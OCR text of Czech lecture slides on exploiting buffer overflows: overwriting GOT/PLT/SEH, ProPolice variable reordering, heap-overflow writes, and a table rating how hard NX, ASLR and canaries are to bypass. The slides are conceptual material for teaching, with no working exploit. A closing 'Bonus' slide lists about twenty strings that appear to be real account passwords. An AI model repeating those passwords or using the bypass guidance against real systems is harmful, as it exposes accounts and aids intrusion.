
Zápis na vybrané místo

- Přepsat můžeme:
  - PLT (Procedure Linkage Table)
  - GOT (Global Offset Table)
    (např. printf, openlog, _exit)
  - SEH (Structured Exception Handler)
    (SafeSEH; nutná podpora!)
  - Předlohu kanárka
  - Cokoliv jiného ...



Přeskládání proměnných

- ProPolice
- Při kompilaci umístit zneužívané buffery co nejblíže ke kanárkovi
- Používat pro práci ve funkci kopii parametrů
- Stále je možné přepisovat:
  - Jiné proměnné
  - SEH
  - Ne pointerové a bufferové argumenty
  - vtable



Přetečení na haldě

- Nejen stackem živ je exploiter
- Přepisem řídících dat (flink, blink) na haldě
  > zápis na vybrané místo

Souhrn podle Hagena


Obrana	Obchvat
NX	Jednoduchý
ASLR	Možný
Kanárci	Přijde na to …
NX + ASLR	Možný
NX + kanárci	Přijde na to …
ASLR + kanárci	**Težký**
NX + ASLR + kanárci	**Těžký**


Závěr

- Souboj o EIP pokračuje
- Windows Vista implementují většinu ochran 2008 všechny
- Standardní Linux nemá NX ??
- Sledujte milw0rm

Honzo ?

A co na to Jan Tleskač?






… původně měl být konec.

Cokolif overflow včera, dnes a zíííííííííííííííííííííííííííííííííí

Radoslav Bodó <bodik@civ.zcu.cz>





Bonus ;)

auticko
redbull
.soxlqkW
ENTERPRISE1701
anakonda
bodloch2
mo.wMSGtWGDnU
mj7353
Gargoile

demo
karambol
jz8635
civcivciv
esgemege
zed
Kp63dkDK
cz1683430778770
mobil.1